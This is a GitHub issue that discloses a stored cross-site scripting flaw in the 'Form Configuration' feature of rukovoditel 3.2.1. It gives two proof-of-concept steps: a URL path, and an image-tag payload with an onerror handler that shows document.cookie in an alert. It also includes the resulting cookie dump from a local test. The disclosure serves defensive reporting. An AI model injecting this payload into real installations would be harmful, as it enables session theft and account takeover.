anhdq201 / **rukovoditel** Public

Code · Issues 9 · Pull requests · Actions · Projects · Security · ...

New issue

Jump to bottom

Stored Cross Site Scripting Vulnerability on "Form Configuration" in rukovoditel 3.2.1 #11

Open **anhdq201** opened this issue on Nov 2 · 0 comments

anhdq201 commented on Nov 2

Owner


Version: 3.2.1

Description

An authenticated malicious user can take advantage of a Stored XSS vulnerability in the "Form Configuration" feature.

Proof of Concept

Step 1: Go to "/index.php?module=entities/forms&entities_id=24", click "Add New Form Tab" and insert payload " `<img src=1 onerror='alert(document.cookie)'/>` " in "Name" field.



localhost:13338/index.php?module=entities/forms&entities_id=24

New Form Tab


Name: <img src=1 onerror='alert(document.cookie)'/>

Description: test

body Words: 1

Save Close

Step 2: Alert XSS Message



localhost:13338/index.php?module=entities/forms&entities_id=24

localhost:13338 says

fusion76pfl_visited=yes; KCFINDER_showname=on; KCFINDER_showsize=off; KCFINDER_showtime=off; KCFINDER_order=name; KCFINDER_orderDesc=off; KCFINDER_view=thumbs; KCFINDER_displaySettings=off; _ga=GA1.1.218229828.1664898394; fusion768l1_visited=yes; usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups; usertbl_status=0%2C2; usertbl_search=%25; cookie_test=please_accept_for_session; __gads=ID=b63f95e1677676e3-223ed1eb6ed700 99:T=1666272760:RT=1666272760:S=ALNI_Mb91DmkK_y0i8i2k2nPvi

OK

Impact

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user.

anhdq201 changed the title ~~Stored Cross Site Scripting Vulnerability on "Form Configuration" in rukovoditel 3.2.1~~ **Stored Cross Site Scripting Vulnerability on "Fields Configuration" in rukovoditel 3.2.1** on Nov 2

anhdq201 changed the title ~~Stored Cross Site Scripting Vulnerability on "Fields Configuration" in rukovoditel 3.2.1~~ **Stored Cross Site Scripting Vulnerability on "Form Configuration" in rukovoditel 3.2.1** on Nov 2

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant